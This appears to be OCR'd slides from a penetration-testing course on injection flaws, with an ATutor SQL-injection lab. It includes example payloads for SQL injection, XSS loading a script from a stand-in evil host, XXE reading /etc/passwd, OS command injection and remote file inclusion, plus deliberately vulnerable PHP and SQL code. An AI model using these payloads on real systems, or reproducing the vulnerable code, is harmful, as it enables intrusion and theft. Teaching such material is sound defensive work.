
ADVANCED PENETRATION TESTING

Injection - Part 1

REDGUARD
SECURING YOUR ASSETS

18.10.2024

OWASP Top 10



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

An **injection flaw** is a vulnerability which **allows** an attacker to **relay malicious code through an application to another system or component.**

This **can include** compromising both **backend systems** as well as **other clients** connected to the vulnerable application.

Injection flaws


Please answer the following questions:

- What kind of injection vulns do you know?
- What is the relevant technology stack that is attacked with this vuln?
- What effects would a successful exploitation have?

Injection flaws

- OS Command Injections
- Code Injections
- SQL Injections (SQLi)
- Cross-Site-Scripting (XSS)
  - Reflected XSS
  - Stored XSS
  - Dom-based
- XML External Entity (XXE)
- Other
  - XPath Injections
  - Server-Side Template Injections
  - HTTP Header Injections
  - LDAP Injections
  - HTML Injections
  - NoSQL Injections

SQL Injection (SQLi)



User Name:

```
" or ""="
```


Password:

```
" or ""="
```


```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name ="' + uName + '" AND Pass ="' + uPass + '"'
```

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

Cross-Site Scripting (XSS)


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>


XML External Entity (XXE)




```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

OS Command Injections




```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```



IP: 127.0.0.1 ; whoami

Code Injection

- Like OS command injection but not the same.
- Injected input is executed within the code and not on the system.
- An attack is therefore limited to the possibilities of the coding language.



http://evilsite.com/evilcode.php
http://testsite.com/index.php?page=~~contact.php~~
Include()

Types of injection attacks

Please answer the following questions:

- What forms of injection attacks do you know?
- What are the differences and limitations of each type?
- How can we test for each type anyway?

Types of injections


Test directly
Test via bruteforce
Visibility
Normal: Full Feedback from statement
Boolean-based / error-based: Only limited feedback
Blind: No feedback from statement
Complexity
Test with out-of-bound or sleep

Prevention of injection attacks

- Don’t trust any user input!
- Filter as much as possible.

- Cross-Site Scripting (XSS):
  - Encode data on output.
  - Ensure proper Content-Type.
  - Use additional features such as Content Security Policy (CSP) and cookie headers.

- SQL Injection (SQLi):
  - Use parameterized queries (prepared statements).

- Others:
  - Don’t circumvent measures of the framework / library.

Lab: SQLi

Setup target

1. Download https://raw.githubusercontent.com/compr00t/ATutor/master/Dockerfile and run the following commands in the same folder:

```
$ docker build -t="atutor" .
$ docker run -d -p 80:80 --name "atutor" atutor
$ docker exec -it atutor /etc/init.d/mysql restart
$ open http://localhost/ATutor
```

2. Install ATutor by following the wizard. Use ”root / root” for DB authentication.

1. Identify the vulnerability

REDGUARD
SECURING YOUR ASSETS

Identify the vulnerability

1. Go to "Networking" and analyze the "Search People" function for potential flaws.

2. Build a script to call this function and capture the response (header and body) for any input:

```
[*] usage: checker.py <target> <str>
[*] eg: checker.py 127.0.0.1 "AAA"
```

3. With your checker script, make notes of the response for the following searches:

    1. A valid SQL statement with a hit
    2. A valid SQL statement without a hit
    3. An invalid SQL statement

Identify the vulnerability

4. Analyze and explain the following payload:

```
test%27)/**/or/**/1=1%23
```

5. Adapt your script in order to test if the target is vulnerable to a SQL injection or not by combining the information of step 3 and 4:

```
[*] usage: checker2.py <target>
[*] eg: checker2.py 127.0.0.1
```

